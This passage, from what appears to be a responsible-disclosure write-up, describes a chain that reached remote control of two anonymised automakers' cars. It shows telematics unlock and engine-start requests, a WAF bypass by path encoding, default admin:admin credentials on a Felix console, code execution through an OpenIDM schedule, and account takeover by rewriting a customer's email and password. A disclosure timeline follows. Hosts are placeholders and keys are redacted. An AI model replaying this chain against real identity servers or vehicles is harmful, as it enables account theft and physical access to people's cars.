X-API-KEY: [redacted Automaker #1 app key]
X-ACCOUNT-ID: da944843-b0ba-4ebc-917d-2e8dfd2da85c
X-INSTALL-ID: e4c86d02-8a75-46f3-9bf7-68da0b078f5d
X-CLIENT-TYPE: MOBILE
X-MAKE: A
X-APP-MAKE: A
X-CLIENT-VERSION: 3.10.0
VIN: 0A1AA00A0T0000000
Content-Type: application/json

{
  "command": "doors-unlock"
}
Remote start on the global route changed only the command to "engine-start", while Automaker #1 vehicles identified as generation GEN17 followed the app's legacy branch and sent an expanded command body:
POST /autoapi/v3/remote/legacy/command HTTP/1.1
Host: api.telematics.example
Authorization: Bearer [redacted]
X-API-KEY: [redacted Automaker #1 app key]
Content-Type: application/json

{
  "command": {
    "code": "DR",
    "value": 2
  },
  "guid": "da944843-b0ba-4ebc-917d-2e8dfd2da85c",
  "deviceId": "e4c86d02-8a75-46f3-9bf7-68da0b078f5d",
  "deviceType": "Android",
  "vin": "0A1AA00A0T0000000"
}
On the legacy Automaker #1 route, remote start used the RES command with a value of 1. Automaker #2 exposed parallel REST and GraphQL branches: most vehicles used a REST endpoint with the Automaker #2 brand profile, while generation GEN24 moved to GraphQL. For the non-GEN24 branch, an unlock request looked like this:
POST /v3/remote/routing/command HTTP/1.1
Host: api.telematics.example
Authorization: Bearer [redacted]
X-API-KEY: [redacted Automaker #2 app key]
X-ACCOUNT-ID: da944843-b0ba-4ebc-917d-2e8dfd2da85c
X-APP-MAKE: B
X-MAKE: B
VIN: 0B1BB00B0T0000000
X-PLATFORM-GEN: GEN17
Content-Type: application/json

{
  "command": "doors-unlock",
  "autoResolvePrompt": false
}
The Automaker #2 GEN24 generation used the DispatchVehicleAction GraphQL operation and required the GraphQL application key and resolver key used by the Automaker #2 app. The request supplied the selected command through variables; its query field contains the same mutation formatted beneath the request:
POST /graphql HTTP/1.1
Host: graphql.telematics.example
Authorization: Bearer [redacted]
X-API-KEY: [redacted Automaker #2 GraphQL app key]
X-LOOKUP-KEY: [redacted resolver key]
X-ACCOUNT-ID: da944843-b0ba-4ebc-917d-2e8dfd2da85c
X-INSTALL-ID: e4c86d02-8a75-46f3-9bf7-68da0b078f5d
X-CLIENT-TYPE: MOBILE
X-APP-MAKE: B
X-CLIENT-VERSION: 3.4.0
X-TRACE-ID: 52e0b4ff-7712-441c-bb7d-91bb9bfce61f
VIN: 0B1BB00B0T0000000
Content-Type: application/json

{
  "operationName": "DispatchVehicleAction",
  "query": "mutation DispatchVehicleAction($command: String!, $autoResolveActions: [String]!) { dispatchVehicleAction(commandInputBody: { command: $command, autoresolveActions: $autoResolveActions }) { payload { requestNo correlationId returnCode } status { messages { responseCode description detailedDescription } } } }",
  "variables": {
    "command": "doors-unlock",
    "autoResolveActions": []
  }
}
Formatted, the mutation passed command and autoResolveActions into dispatchVehicleAction and requested the identifiers and status fields needed to track the result:
mutation DispatchVehicleAction(
  $command: String!
  $autoResolveActions: [String]!
) {
  dispatchVehicleAction(
    commandInputBody: {
      command: $command
      autoresolveActions: $autoResolveActions
    }
  ) {
    payload {
      requestNo
      correlationId
      returnCode
    }
    status {
      messages {
        responseCode
        description
        detailedDescription
      }
    }
  }
}
The API accepting a command did not prove that the car had acted on it. We refreshed its status after every request and confirmed the physical result with the owner beside the vehicle. Shubham unlocked and started it, then stopped the engine and locked it again.
Account and Vehicle Access
We had started by wondering how a tap in either automaker's app became a command to a car. Following that path took us through far more of the identity stack than we expected. The path the WAF treated as static reached the hidden Felix console, ConfigMgr created an OpenIDM schedule, and the schedule installed an OSGi servlet that gave us a shell. Curling localhost from that shell reached customer records that the public WAF kept blocking.
The rewritten consumer record fed directly into the vehicle side of the app. Together, we completed the normal ForgeRock login journey, received mobile app tokens, retrieved the account's garage, and used the same routes as the official app. For accounts with active connected services, the chain gave us the same remote access as the owner: vehicle location and telemetry, account and vehicle data, current state, and supported commands including door unlock and remote engine start. Production identity access extended across the affected directories for both automakers in multiple regions, and we validated the complete account-to-vehicle chain with live US accounts and vehicles.
Complete request flow
- Bypass the ForgeRock WAF
The normal Felix administration path was blocked. Encoding the separators made the WAF treat it like a static file while OpenIDM routed it to the hidden console.
GETList the ForgeRock bundles exposed by the hidden Felix consolehttps://openidm.automaker1.example/static%2f..;/system%2fconsole;/bundles/.json - Create a scheduled task
Felix still accepted admin:admin, its documented default, over HTTP Basic authentication. ConfigMgr let us save our installer as a disabled OpenIDM schedule, so the code was ready but nothing had executed yet.
POSTSave the installer as a disabled OpenIDM schedulehttps://openidm.automaker1.example/static%2f..;/system%2fconsole;/configMgr/%5BTemporary%20PID%20replaced%20by%20real%20PID%20upon%20save%5D - Run code on the identity server
The first request enabled the schedule and ran our installer inside OpenIDM. The installer added the second URL, which became the command endpoint used for the rest of the chain.
POSTEnable the schedule, which runs the installerhttps://openidm.automaker1.example/static%2f..;/system%2fconsole;/configMgr/org.forgerock.openidm.schedule.7d20c734-13af-4507-8def-24781f795812GETLoad the installed endpoint to confirm code executionhttps://openidm.automaker1.example/static%2f..;/waf-proof-p4030793ccb0d28f4/ - Change the customer's login
The shell gave us OpenIDM's local administrator credentials. The public WAF still blocked the customer directory, even with valid credentials.
Our command endpoint used those credentials to send the three requests below over localhost, behind the public WAF.
POSTRun each OpenIDM request from inside the identity serverhttps://openidm.automaker1.example/static%2f..;/waf-proof-p4030793ccb0d28f4/cmd?token=s3cr3t-CHANGE-MEGETFind the customer record and its internal account IDlocalhost:8080/openidm/managed/user?_queryFilter=mail%20eq%20%22owner%40example.com%22&_pageSize=2PATCHReplace the email address with our OTP inboxlocalhost:8080/openidm/managed/user/7a8007bd-edd3-4f7f-ab57-e1dc696f0667PATCHSet a new password for the normal customer loginlocalhost:8080/openidm/managed/user/7a8007bd-edd3-4f7f-ab57-e1dc696f0667 - Sign in as the customer
The updated account could complete the same email, password, device, and OTP flow as the official app. ForgeRock returned a valid customer session.
POSTComplete the normal customer loginhttps://login.automaker1.example/json/realms/root/realms/consumer-native/authenticate?authIndexType=service&authIndexValue=MobileAppSignIn - Exchange the login for mobile app tokens
The first request turned the ForgeRock session into an authorization code. The second exchanged that code for the access, refresh, and ID tokens used by the mobile app's services.
GETTurn the customer session into an OAuth codehttps://login.automaker1.example/oauth2/realms/root/realms/consumer-native/authorize?client_id=mobileappsdkclient&redirect_uri=com.automaker1.mobileapp%3A%2Foauth2Callback&scope=openid%20profile%20write&response_type=code&code_challenge=plain&code_challenge_method=plainPOSTExchange the code for mobile app tokenshttps://login.automaker1.example/oauth2/realms/root/realms/consumer-native/access_token - Load the account's vehicles
The ID token supplied the customer GUID. The app used it to confirm the selected customer, then load the garage, VINs, connected-services status, and commands supported by each vehicle.
GETConfirm the token and GUID resolve to the selected customerhttps://api.telematics.example/autoapi/v6/accountGETUse the GUID to load VINs and available commandshttps://api.telematics.example/autoapi/v4/vehicles/guid - Unlock the vehicle
With the vehicle VIN and mobile app token, the final request was the same doors-unlock command sent by the owner's app.
POSTSend the same doors-unlock command as the official apphttps://api.telematics.example/autoapi/v3/remote/global/command{"command":"doors-unlock"}
Disclosure Timeline
- Early 2026: Production identity access was validated across the affected directories for both automakers in multiple regions, and the account-to-vehicle chain was demonstrated with US accounts and vehicles.
- Early 2026: The vulnerability was reported to and received by both automakers' product security teams.
- Same day: Both automakers remediated the vulnerability approximately two hours after receiving the report. The proof bundle was removed and the affected credentials were rotated.
Credit
This research was done by: